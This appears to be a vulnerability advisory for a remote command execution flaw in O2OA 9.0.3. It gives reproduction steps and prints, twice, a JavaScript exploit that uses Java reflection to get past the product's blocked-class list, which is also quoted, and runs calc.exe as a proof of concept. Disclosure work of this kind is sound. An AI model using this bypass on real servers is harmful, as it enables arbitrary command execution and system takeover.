O2OA system has Remote Command Execution Vulnerability


Vulnerability description


Version: 9.0.3
Software: o2oa
Vulnerability Type: Remote Command Execution (RCE)

Steps to reproduce

Download the latest version (9.0.3) of O2OA at **https://www.o2oa.net/download.html** ,Install the software and open O2OA in browser.

- Login with `xadmin` account, open the page of Process Application Management.






Open the application and create a new process.


Create a new Script Activity and add path for it. Then click the Script Activity, input the following **exploit script** which will be executed. Finally, save the process.

> In the exploit script, Java reflection is used to execute commands. The following code is equal to the effect of `Runtime.getRuntime().exec("calc.exe");`


```
var a = mainOutput();
function mainOutput() {
    var clazz = Java.type("java.lang.Class");
    var rt = clazz.forName("java.lang.Runtime");
    var stringClazz = Java.type("java.lang.String");

    var getRuntimeMethod = rt.getMethod("getRuntime");
    var execMethod = rt.getMethod("exec",stringClazz);
    var runtimeObject = getRuntimeMethod.invoke(rt);
    execMethod.invoke(runtimeObject,"calc.exe");
};
```



Go to Association Management page.




Make sure there is an association and a member in it. If there is no association and member, it is required to create them.




- Logout `xadmin` account, then login with another normal account `小明1`.


Open Work Center page.




Create a new process using this account.



Click the process `app1` which we created before, then click the second button to create process.



Finally, it is shown that a calculator is opened, which demonstrates that our command has been successfully executed.




Vulnerability Explained

Open the code of downloaded O2OA software. The blocked Java classes is hard-coded in `/configSample/general.json` file. But the blacklisted classes can be bypassed using Java reflection method.

```
{
    "scriptingBlockedClasses": [
        "java.util.zip.ZipOutputStream",
        "java.io.RandomAccessFile",
```

```
            "java.net.Socket",
            "java.util.zip.ZipInputStream",
            "java.nio.file.Files",
            "java.lang.System",
            "java.net.URL",
            "java.lang.Runtime",
            "java.io.FileWriter",
            "java.io.FileOutputStream",
            "javax.script.ScriptEngineManager",
            "java.io.File",
            "java.net.ServerSocket",
            "java.nio.file.Paths",
            "javax.script.ScriptEngine",
            "java.util.zip.ZipFile",
            "java.lang.ProcessBuilder",
            "java.net.URI",
            "java.nio.file.Path"
    ],
}
```



EXP

```
var a = mainOutput();
function mainOutput() {
    var clazz = Java.type("java.lang.Class");
    var rt = clazz.forName("java.lang.Runtime");
    var stringClazz = Java.type("java.lang.String");

    var getRuntimeMethod = rt.getMethod("getRuntime");
    var execMethod = rt.getMethod("exec",stringClazz);
    var runtimeObject = getRuntimeMethod.invoke(rt);
    execMethod.invoke(runtimeObject,"calc.exe");
};
```